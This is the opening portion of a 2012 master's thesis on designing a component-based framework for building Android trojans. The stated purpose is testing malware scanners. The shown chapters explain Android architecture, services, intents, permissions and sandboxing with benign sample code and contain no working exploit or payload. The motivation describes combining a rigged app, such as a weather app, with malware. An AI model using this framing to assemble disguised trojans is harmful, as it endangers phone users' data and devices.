Hochschule Hannover
University of Applied Sciences and Arts

Department of Computer Science
Applied Computer Science
Secure Information Systems

A Component-Based Trojan Framework for Android

Master Thesis

Waldemar Bender

August 9, 2012

Participants

Author

Waldemar Bender
Bödekerstr. 56
30161 Hannover
E-Mail: Waldemar.Bender@gmx.com

1st examiner

Prof. Dr. rer. nat. Josef von Helden
Ricklinger Stadtweg 120
30459 Hannover

Room 212, 354
Tel.: +49 511 9296-1500
E-Mail: josef.vonhelden@fh-hannover.de

2nd examiner

Ingo Bente M.Sc.
Ricklinger Stadtweg 120
30459 Hannover

Tel.: +49 511 9296-1828
E-Mail: ingo.bente@fh-hannover.de

Thesis Declaration

I hereby certify that this thesis is my own and original work using the sources and methods stated therein.

Selbständigkeitserklärung

Ich versichere, dass ich diese Masterarbeit selbständig und nur unter Verwendung der angegebenen Quellen und Hilfsmittel verfasst habe.

Hannover, August 9, 2012 .....
Waldemar Bender

Contents

1 Introduction

The way mobile phones are used changed fundamentally in the year 2007, when the Apple iOS was introduced and 2008 when Android was released. Prior to this time using a mobile phone was mostly limited to using the phone feature as well as writing SMS. The rapid spread of so called smartphones within the consumer market, brought many new features to the mobile phone. The amount of offered applications in the Google Play Store grew from 3800 apps (December 2008) [1] to 645 000 apps (February 2012 [2]). Apple's App Store follows a similar trend: 500 offered apps in July 2008 [3] to over 650 000 apps in June 2012 [4]. The number of 3rd party applications are growing steadily ever since.

Google and Apple went different ways regarding the distribution of apps, as well as restrictions regarding security issues and even banning of certain apps. Apple suppresses the installation of apps that are not published to the Apple App Store. It is not possible for a user to install an application from a 3rd party market or forum on his iOS device. An exception poses if the device is jailbroken [5]). Each app that will be published to the App Store must be approved beforehand by Apple. It is very well possible that the release of an iOS app will be rejected by Apple. The rejection can have various reasons which often are not transparent to the developer. Apps which contain adult content or malware are not allowed. The usage of undocumented APIs as well as user location for advertising purposes will also be rejected.

Google follows a complete different path. The distribution of Android apps is completely free. A developer on one hand can choose where he wants to publish his app to and a user one the other hand is free to decide if he installs the app from a official or a third party source. Nevertheless Google has his own store, called Google Play, to distribute the apps and by now other media content such as books, music and videos. The before mentioned Google Play Store has a different approach to avoid unwanted apps

[1] http://gizmodo.com/5523608/there-are-now-over-50000-android-apps
[2] http://de.androlib.com/appstats.aspx
[3] http://www.apple.com/pr/library/2008/07/10iPhone-3G-on-Sale-Tomorrow.html
[4] http://www.mobilestatistics.com/mobile-statistics/
[5] http://www.pcworld.com/article/249091/geek_101_what_is_jailbreaking.html

which is called Bouncer. Bouncer is a malware scanner, that scans every published app for malware. This app will be loaded to a virtual environment where Bouncer scans the behavior of the app. If the app contains a certain kind of known malware or suspicious behavior, it will be deleted from the Google Play Store.

The type of apps for mobile devices that are released are ranging from simple games to security-critical apps like online banking. The increasing amount of useful apps and the growing user base for smartphones make these devices a rewarding target for attacker.

This thesis is divided into three main parts. The first part will describe the architecture of Android to present the reader an overview of how this mobile operating system works and how applications for this platform are developed. Based on this introduction the security fundamentals will be described.
The second part will analyze different types of attack vectors against Android. Furthermore the second part will show the aims of the analyzed attacks. Based on those attacks and malware aims, the damage potential will be categorized. Thereupon a insight of malware in the wild will be analyzed.
The last part will discuss a design to implement a framework that enables a developer to create different types of malware for Android in a short period of time. Based on the design, the implementation will be sketched.

2 Motivation

The amount of malware for Android increases from day to day. Fortinet shows a database about known malware for Android [1]. This database shows the extent of the spread. It is to expect that Android malware will increase much more, because the devices and the mobile data plans are getting more affordable for the majority of the consumers. With the threat of mobile malware the development of effective malware scanner for Android became an important research topic. To test the effectiveness of such malware scanners, a framework which simulates various kinds of attack vectors would be very helpful.

The aim of this thesis is to create a framework which allows a developer to create malware for Android. To develop a effective malware a developer usually has to think about several points: exploiting a vulnerability, stealthiness, retrieve information etc. The framework in this thesis has the aim to simplify this development stages. The simplification should be achieved by creating a modular trojan. The advantage of building a modular trojan lies in the simple exchangeability of the components. The developer should be able to pick or develop the components he needs and combine them to create a new trojan. This gives him the possibility to create a trojan for exactly his desired attack scenario. The detailed requirements for the trojan framework will be discussed after an insight of the Android security fundamentals and an analysis of Android malware.

[1] http://www.fortiguard.com/antivirus/mobile_threats.html

3 Android

This chapter gives a brief overview of the Android Platform. The architecture and main building blocks are described in order to understand the remainder of the thesis. For details that are omitted here, the reader is referred to [1] [2] [3] [4] [5]. First of all the chapter will give a general overview of Android. Thereupon it will cover all security mechanisms that Google provides for Android. The description of the architecture and the security mechanisms are important to understand how malware works on Android and which vulnerabilities it exploits.

3.1 Architecture

Android is an operating system for mobile devices. There is a growing tendency for the tasks you have previously done on computers, to be performed with the smartphone. Furthermore, smartphones changed the mobile communication behavior fundamentally. Previously, mobile communication was limited to sms and telephony. With smartphones todays mobile communication enables the use of instant messaging, eMail, social networks, voip and more. Android is currently the most wide spread mobile platform. [6] Gartner says that the distribution of Android increased in one year (2011 to 2012) from 30.5% to 50.9% [7].

Fig. 3.1 depicts the architecture of Android. It basically consists of five parts that are described in the following:

Application The application part covers the basic apps that are installed on the OS when shipped and 3rd party apps. The figure shows only a selection of those.

Application Framework This layer provides frameworks for android developer. With the help of these frameworks, a developer can for example create a GUI (View System) or retrieve the current geographical location of the phone (location manager).

Libraries This layer provides C/C++ libraries for the Application Framework. The libraries serve as technical support for the Framework. The SSL library for example,

helps securing the communication between the phone and the SQLite database.

Android Runtime The Android Runtime covers the Dalvik Virtual Machine and the Core Libraries. The Dalvik Virtual Machine is the piece of software that runs the apps on the device. The set of core libraries provides most of the functionality available within the Java programming language.

Linux Kernel Android until version 3.x is based on a Linux 2.6 kernel, since Android 4.x it is a Linux Kernel 3.x [1]. The Linux kernel provides system services such as security, memory management, network stack, and driver model. Furthermore the kernel is the abstraction layer between the hardware and the software stack. [1]




Figure 3.1: Android-Architecture [1]

The next sections will give an overview about three important parts in Android. Section 3.1.4 will show what a Dalvik VM is and in which points there are differences to the Java VM. Thereupon section 3.1.6 discusses the structure of an Android App including the differences to normal Java applications and formats. In conclusion of the architecture the sections 3.1.3, 3.1.1 and 3.1.2 will give an introduction how an

application has to be developed. These three sections will give the basic knowledge every software developer for android needs to create a android application.

3.1.1 Activity

An activity represents the graphical user interface of the application. An application can contain a lot of activities. This can be useful if a application has different UIs. The application can for example contain an activity for the main tasks and one for the application settings. It should not contain any business logic. Every application has at least one activity, which is instantiated at the start. The activity is using views to represent data. With these views it is possible to describe various types of GUI components in a XML format. It can, like in Java Swing, describe various layouts, such as grid layout, linear layout etc. After the layout of the GUI is defined, the layout has to be filled with GUI components such as buttons, text fields and lists. It is also possible to define a GUI directly in code. However, this is not recommended, because it would restrict the maintainability of the GUI-Code.

3.1.2 Services

Every application in Android has its own process. Each of these processes has a process ID. The started process must have an UI-Thread (user interface thread). This UI-Thread provides the representation and processes the user in- and output. The start activity listed in the android manifest runs in the UI-Thread. To perform long running processes, a new thread should be started. If the application does not react five second after an user input, the user will get a ANR (application not responding) message. The ANR message serves to inform the user about a possible crashing application. To avoid this message every developer has to outsource long running tasks into an separate thread. A thread never outlasts a task. If a thread should run longer than the actual application, a separate task must be started. This is often needed for processes which are used by different applications. For example a task which plays music, but can be controlled by different applications. The lifecycle of the task which plays the music does not depends on other applications. [3]

The following three sections will describe the lifecycle of a service and the difference between a local and a remote service. These sections are important for the design decision how the trojan framework is going to create a complete trojan. Such a trojan should incorporate a rigged standard application (for example a weather app) and combine this with a malware. To provide a framework that is able to create such a trojan there have to exist design guidelines how the weather app communicates with

the malware. To form this guideline it is important to know how a local and remote service is working.

Lifecycle of a Service

A service can be started in two different ways. First, it can be started if at some point in the system the method Context.startService() is called. The service invokes the onCreate() method. The onCreate() method is the first method that is called after creation of the service. So, if the developer of the service wants the service to run any kind of code at time of the creation, he has to complete the onCreate() method. After the onCreate() method is called, the onStartCommand() method follows. This method is called every time a component is connecting to the service (in contrast to the onCreate() method, that is called just if the service is created). The service will then run until the Context.stopService() method is called or the service itself calls the stopSelf() method. The second possibility to start a service is that a component uses the Context.bindService() method. Binding a service provides a persistent connection to the service. Parallel to the first way the onCreate() method will be invoked. The service will return a IBinder object from its onBind() method, allowing the client to then make calls back to the service [8]. The service will run as long as the connection is established. [8]




Figure 3.2: Comparison: Local Service vs. Remote Service. [3]

Local Service

The Fig. 3.2 shows a architectural view of local and remote services. A local service is always running in the same process as the application that launched it. At default even

in the same thread. Its life cycle is only as long as that of the application itself. A local service is not just another option to initiate a thread. The arrow in Fig. 3.2 between a local service and the thread is optional. It is more a design decision to separate different layers in an application. A service should be implemented separated from an activity. For communication between an activity and a local service, there are clear guidelines. This has the big advantage that no separate layer separation or facade pattern must be implemented. This means that the developer of an activity or a service immediately knows how he has to talk to a local service without having to dig into the details of the local service. In order to create a local service, as always, the entry of local service in the Android manifest is created:

```
<service android:name=".package.NameOfTheService" />
```

Thereupon a useful entry point for the service has to be found. In most of the cases, a new class is created that is used as a connection between the activity and the service. This self-generated class must derive from the class "service". After that, the following methods must be implemented:

- onCreate()
- onDestroy()
- onBind(Intent intent)

The method onCreate() is called when creating the service. It can be seen as a kind of a constructor of the service. All tasks that are performed with the help of of the service should happen in this method. The method onDestroy () is called upon termination of service. It is a kind of a destructor. The onBind() method plays a special role. It is called when a activity is bound to a service. It is invoked when a activity or a service connects to the service.

How this works is explained using an example code:

```
1  public class OwnLocalService extends Service {
2
3    private final OwnLocalBinder mLocalBinder = new OwnLocalBinder();
4
5    public class OwnLocalBinder extends Binder {
6
7      public OwnLocalService getService () {
8        return OwnLocalService.this;
9      }
10
11     public ObjectForActivity getData () {
12       return new ObjectForActivity();
13     }
14   }
15
16   @Override
17   public IBinder onBind(Intent arg0) {
18     return mLocalBinder;
19   }
20
21   @Override
22   public void onCreate() {}
23
24   @Override
25   public void onDestroy() {}
26 }
```

Listing 3.1: Sample implementation of a local service

As already mentioned, the onBind() method **(17)** is called when a connection to the service is established. The method contains an object of the type IBinder as a return value. As an inner class there is an "OwnLocalBinder" class **(5)**, which is derived from Binder. This class holds the interfaces for the connected activity. This way the programmer is able to select which interfaces of the activity are offered and which not.

On the activity side, the service can be called as follows:

```
1
2  ...
3  private OwnLocalService localService;
4  private OwnLocalBinder localBinders;
5
6  private ServiceConnection localServiceConnection =
7    new ServiceConnection() {
8      @Override
9      public void onServiceDisconnected(ComponentName arg0) {}
10
11     @Override
12     public void onServiceConnected(ComponentName arg0, IBinder arg1) {
13       localBinders = (OwnLocalBinder) arg1;
14       localService = ((OwnLocalBinder) arg1).getService();
15     }
16 };
17
18 private void connectService () {
19   Intent intent = new Intent (getApplicationContext(), OwnLocalService.class);
20   bindService(intent, localServiceConnection, Context.BIND_AUTO_CREATE);
21 }
22 ...
```

Listing 3.2: Connection to a Service from an Activity

With the call of the connectService() method, an Intent between the Activity (getApplicationContext()) and the local service (localService.class) will be established **(19)**. At the end, the bindService method connects the activity with the local service**(20)**. At this point, the object localServiceConnection of the type ServiceConnection represents the connection to the local service. If the connection is established, the onServiceConnected() method **(12)** will be called and the binder of the local service will be passed. With the help of this binder it is possible to use the interfaces to the local service.

Remote Service

A remote service is always running in an own process. Its life cycle outlives the application which started it. The communication with an remote service is much more complicated compared to a the communication with a local service. The difference is primarily due to the fact that an activity is accessing the same memory area with a local service. In such a way it is possible to handle object references. Because a remote service is running in its own process, it has also its own memory area. To communicate with a remote service, it has to be a cross-process data exchange. This exchange can be accomplished with two different ways: inter-process communication (IPC) at operation system level, as shown in Fig. 3.2 and message based communication. The IPC communication is to transfer complete objects. With message based communication it

is possible to transfer primitive data types like strings or integers. When exchanging data with IPC all the objects in the course of serialization are broken down to primitive data types, and then sent to the service. For the de- and serialization, Google provides a tool for code generation. With this generated code, the objects can be serialized. Thereupon it is possible, to call methods through IPC. To generate code for the serialization, the interfaces of the remote service have to be defined. The interfaces are defined with the Interface Description Language (IDL). IDL is a declarative language for describing interfaces of a software component [4]. Google uses a slightly modified version of IDL, called AIDL (Android - IDL). Below is an example:

```
1 interface OwnRemoteService {
2         void getPerson(inout Person person);
3         void setPerson(in Person person);
4         void setAlter(int alter);
5 }
```

Listing 3.3: AIDL Example

Building a AIDL is very similar to a Java interface. In the Java language only the identifier "inout" and" out" are not available. There are a total of three identifiers:

- **in** denotes that the parameter is only available for transfer. The variable can be changed by the receiver but the changes are not disclosed to the sender.
- **inout** simulates a kind of "Call by Reference". If the object changes on the recipient side, the subject is changed at the sender side accordingly. Inout also communicates via IPC. To transfer the changed data between processes, a deserialization is performed at each change. Inout is computationally very intensive and should be used only when clearly needed.
- **out** denotes a variable that is used only by the sender. It specifies only the type. The object is created and returned by the recipient. The difference compared to inout is that if the sender subsequently change the object, the change is not transmitted. This is used for copying return values.

The message based communication is working with two entities called "Handlers" and "Messengers". A *Messenger* is the component where the messages are sent. A *Handler* defines how to process the received messages. A short example how message based communication could be achieved is demonstrated in the following listing. An activity wants to communicate in a message based way with a service.

First a code snippet for the activity side:

```
1  Messenger mService = null;
2  final Messenger mMessenger = new Messenger(new IncomingHandler());
3
4  class IncomingHandler extends Handler {
5    @Override
6    public void handleMessage(Message msg) {
7      switch (msg.what) {
8      case MyService.MSG_SET_INT_VALUE:
9        Log.v("Output_Int", msg.arg1.toString());
10     break;
11     case MyService.MSG_SET_STRING_VALUE:
12       String str1 = msg.getData().getString("str1");
13       Log.v("Output_String", str1);
14       break;
15     default:
16       super.handleMessage(msg);
17     }
18   }
19 }
20
21 private ServiceConnection mConnection = new ServiceConnection() {
22   public void onServiceConnected(ComponentName className, IBinder service) {
23     mService = new Messenger(service);
24       textStatus.setText("Attached.");
25       try {
26         Message msg = Message.obtain(null, MyService.MSG_REGISTER_CLIENT);
27         msg.replyTo = mMessenger;
28         mService.send(msg);
29       } catch (RemoteException e) {
30         //service crashed
31       }
32    }
33 }
```

Listing 3.4: Message Based Communication: Activity

Line 4 - 19 define the own implementation of the message handler for incoming messages. Every message has its own type defined as a integer in msg.what(Line 7). In this case the messages are just printed out to the Android log. Line 2 instantiates a messenger with the implemented IncomingHandler. If the activity will bind to a service, the messenger can be passed over and the bound service can communication through this messenger with the activity. Line 21 creates a ServiceConnection where the activity defines its messenger (Line 27). If the service is connected (like in the local service example) the activity can communicate with the service through the mService object (Line 23). The service retrieves the messenger of the activity through the msg.replyTo variable within its own IncomingHandler.

3.1.3 Intents

Android applications are in general completely isolated from each other. This guarantees that the applications can not manipulate each others data or behavior. The strategy how Android isolates applications from each other is described in detail in section 3.2.4. To provide a means which allows applications to communication despite the isolation with each other, Android has a mechanism called intents. The reason for intents is that many applications need to communicate with other applications or with the operation system. If a game for example wants to share high score results with a Facebook account, the game has to communicate with the Facebook app. Intents initiate connections between different applications. There are two kinds of intents: implicit and explicit. An intent will be created by the application which initiates the communication. The receiver of such an intent, provides interfaces that can be used to retrieve or pass informations. Returning to the example, the game would create an intent to the Facebook app and would pass the new high score through this intent.

Explicit Intents

An explicit intent is used when the developer knows the receiver at compile time. An explicit intent is often used to communicate with different components within the application. With an explicit intent, the receiver must be clearly known. The advantage of explicit intents is, that an application can be developed with very loosely coupled components. Thus, a simple interchangeability of the components is possible. Below is a code snippet how such an intent looks like:

```
1 Intent i = new Intent();
2 i.setType("text/plain");
3 i.putExtra(android.content.Intent.EXTRA_TEXT, "Content");
4 i.setComponent(new ComponentName("de.exampleApplication.gui", "ActivityName"));
5 startActivity(i);
```

Listing 3.5: Sample of an explicit intent

First, a new Intent is created. Next, a simple text will be assigned to the intent. Afterwards there will be declared, to which application the intent will connect to. Then the activity starts with the intent. Regarding listing 3.5, if there is no application at the path "de.exampleApplication.gui" installed on the device, Android will return an error.

Below is a code snippet to share something on Facebook with an additional check if the application is installed:

```
1  Intent shareIntent = new Intent(android.content.Intent.ACTION_SEND);
2  shareIntent.setType("text/plain");
3  shareIntent.putExtra(android.content.Intent.EXTRA_TEXT, "Content to share");
4  PackageManager pm = getApplicationContext().getPackageManager();
5  List<ResolveInfo> activityList = pm.queryIntentActivities(shareIntent, 0);
6  for (final ResolveInfo app : activityList) {
7      if ((app.activityInfo.name).contains("facebook")) {
8          final ActivityInfo activity = app.activityInfo;
9          final ComponentName name =
10         new ComponentName(activity.applicationInfo.packageName, activity.name);
11         shareIntent.addCategory(Intent.CATEGORY_LAUNCHER);
12         shareIntent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK
13         | Intent.FLAG_ACTIVITY_RESET_TASK_IF_NEEDED);
14         shareIntent.setComponent(name);
15         getApplicationContext().startActivity(shareIntent);
16         break;
17     }
18 }
```

Listing 3.6: Connection to the Facebook app via an explicit intent

The addition is that the application gets the package manager (line 4) and retrieves the activities which are listening to the intent type "ACTION_SEND". Afterwards the application iterates though these activities (line 6) and checks if there is an activity with the name Facebook in it. If there is such an activity the application will connect directly to it.

Implicit Intents

An implicit intent is used if the developer does not know the receiver at compile time for inter application communication. The developer of such an intent can not be sure if the receiver application is available at run-time. Related to the example in listing 3.6, it could be very well possible, that the owner of the phone doesn't have the Facebook app installed. Below is a code snippet how a implicit intent could look like.

```
1  Intent intent = new Intent(Intent.ACTION_SEND);
2   intent.setType("text/plain");
3   intent.putExtra(Intent.EXTRA_TEXT, "The status update text");
4   startActivity(Intent.createChooser(intent, "Dialog title text"));
```

Listing 3.7: Sample implementation of an implicit intent

The intent is just defined with a specific URI. So the intent is addressed to every application which responds to this URI. The createChooser method (line 4) provides a dialog where the user can choose which application he wants to use to share his text. Fig. 3.3 shows a sequence of an application which uses an implicit intent.




Figure 3.3: Sequence of an implicit intent

3.1.4 Dalvik Runtime

The Dalvik VM is a Java Virtual Machine, developed by Dan Bornstein. It is developed to run Java applications on low-power hardware. Every Android app gets its own OS process and thus its own Dalvik instance. Furthermore, the Dalvik VM is different from most JVM's. It does not work as a pushdown automaton, but as a register machine. This provides a resource saving and fast running on a ARM environment. [2]

3.1.5 Android Manifest

The Android Manifest is an important part of an app, because it describes the structure of the application. Every Android application needs a manifest in the root of the APK package. The manifest describes every component and their permissions. During the installation, the user has to acknowledge every described permission (for example the access to GPS data). The DVM uses the manifest as an entry point to the application. The components which are defined in the Android manifest are described in the following sections.

3.1.6 File Format of Apps

The structure of an Android app is quite different from an ordinary Java application. Fig. 3.4 shows the different structure. The general structure of Android apps is as follows: the compiled java classes are stored in a dex file. This dex file is stored inside

an APK archive. A APK archive represents the whole application. Every component of an application is stored in such an APK archive. Beside the dex file, the manifest file and other resources are stored inside the APK archive. The difference between a jar file and a dex file is that in the jar file, all classes are saved uncompressed. Every class file inside a jar has its own heterogeneous constant pool, as shown in figure 3.4. This constant pool contains labels of methods, classes etc. In a dex file this informations is stored centrally for all classes. So, every label is stored just once and every repetition is deleted. Therefore dex files are typically 35% smaller then equivalent jar files [2].




Figure 3.4: Difference between JAR and DEX [2]

3.2 Security Fundamentals

This section is going to describe which security concepts exist on an Android system and how they work. The understanding of the security concepts are important to trace at which point malware is attacking Android.

3.2.1 Discretionary Access Control

The discretionary access control (DAC) is a security mechanism that manages the legitimacy for an access to a certain resource. The access control to the resources is managed with the help of identities. Every resource declares a set of permissions as well as which identities can access them with before mentioned permissions. The DAC mechanism is inherited from Linux [9]. In contrast to Linux every application on Android has its own UserID (this will be discussed in section 3.2.3 in detail).

3.2.2 Sandbox

USENIX describes a sandbox as follow:

> In computer security, a sandbox is a security mechanism for separating running programs. It is often used to execute untested code, or untrusted programs from unverified third-parties, suppliers, untrusted users and untrusted websites. [10]

In an Android environment it is important to separate the different applications from each other. Android is designed to use applications from different authors. The source of these applications are not just from the Android Play Store, there a several different alternative Android application repositories. So for Google it is not possible to analyze which application is probably a malware. To protect the system and the other applications, Android has a sandbox to encapsulate the applications. Every system file is owned either by the user "system" or "root" [9], so that it is guaranteed that no application has the permission to manipulate system files. Because every application has its own UserID no application can manipulate other application files.

3.2.3 Permission Model

Android supports a sophisticated permission based access control model. Its purpose is to isolate the applications from each other and manage resources on the Android device. On commodity platforms like Microsoft Windows, LinuxOS and Mac OS X the permission for running applications are very similar. The started application has the same permissions like the user which has launched it. This way an application which is started by a root user has typically full access to the system. Every application running with the permissions of the same user, has the same access to system resources like network drivers, filesystem etc. There are no permissions for every single applications. In contrast to that, every Android application has its own UID (User ID). That guarantees that every application runs completely separately. There is no shared memory between different applications. Furthermore the developer of an Android application

has to define which permission the application needs to run. These permissions must be defined in the Android manifest. Before an user can install the application he can check the list of permissions the application needs and must approve them before the installation is allowed to continue. Afterwards the application can use the granted permissions and the user will not be asked again to grant these permissions.

This kind of permission mechanism has two benefits:

- The user which installs the application has an overview which resources are needed. Every application must specify their permission and the user has to decide if he grants them or not. This way it is easier for the user to notice which permission seems conspicuous for a specific application. It seems not justifiable that a game needs a permission to send sms or make phone calls.
- The second benefit for this kind of permission mechanism is damage limitation in case of a vulnerability. If an attacker exploits a vulnerability in a program on a traditional system, he would get the full permissions of the user which had started the application. If this happens on an Android system the attacker would get the permissions that are defined in the application manifest. So the risk that a hacker compromises the whole system is much lower with the Android permission mechanism. The mechanism to get the permission of an application by exploiting a vulnerability is called privilege escalation attack, which will be discussed in chapter 5.3.2

Permission Basics

Every access to specific resources in Android requires permissions. If an app needs at some point of its lifecycle access to the current location of the smartphone, it will need the permission for that. Even the access to the location data is divided in coarse location for Cell-ID and WiFi and fine location for GPS. So, if the developer wants at some point an access for such a service he needs to declare this in the manifest file of his application. Such an entry would look like this:

```
1  <uses-permission
2    android:name="android.permission.ACCESS_FINE_LOCATION" />
```

This permission would give the application the access to detailed location data. During the installation process of the application the user will be asked by the system if he is willing to grant the permissions that the application requires. The user cannot choose which permission he wants to grant and which he doesn't. He either can grant every

permission to continue the installation oder deny to abort the installation. Android provides four different protection level groups of permissions:

Normal: This type of permission is categorized as harmless. Normal permissions are granted to the app by default. The user does not need to explicitly grant these permissions. However he can check the permission during the installation and any time later.

Dangerous: The dangerous type of permission needs a explicit grant by the user during the installation. Dangerous permissions are typically for accessing private data or establishing any kind of connection outside the smartphone.For example to open a socket or read the sms history the application needs a dangerous permission.

Signature: For permissions with signature protection level the user will never be asked to grant them. The application will get automatically a grant for this permission if it is signed by the same digital certificate as the application that creates the signature. If the permission is signed by the manufacturer of the phone, only applications that were signed by the manufacturer will be granted access to the system.

SignatureOrSystem: Permissions with SignatureOrSystem level are granted to the application by the system in two cases. Either the application is contained in the Android system image itself or the application is signed with the same certificates as those in the system image [11].

3.2.4 Component Encapsulation

Every Android application basically consists of components. Each Service, Activity, Content Provider [8] and Broadcast Receiver [8] is a component. Each of this components can be declared as public or private. A component which is public can be accessed by other components. If a component is declared public every other component (also from other applications) can access this public component. If the component is declared private the component is only accessible by components within the same application and other applications with the same UID (details in section 3.2.5). By default every component is declared private, so other components can not connect to it. If a developer wants that other components can access the component he has to set the export flag for the component.

Following a manifest entry with a public component:

```
1 <service android:name=".ExampleService" android:enabled="true"
2   android:exported="true">
3 </service>
```

The developer just has to set the export flag to true. Thereafter the component ExampleService is visible for every other component on the device. Section 3.1.2 discusses how different components of an application can be designed and how they communicate with each other. This section described that a component is encapsulated and if the developer wants that the component is visible to other components, the exported flag has to be set. This provides a mechanism to protect or publish the component for other components indeed, but it does not provide a fine granular access mechanism. For a more fine granular access mechanism, Android provides required permissions. The following code snippet shows an example how to secure a activity:

```
1 <activity android:name=".ExampleActivity" android:enabled="true"
2   android:permission="android.permission.GET_TASKS">
3 </activity>
```

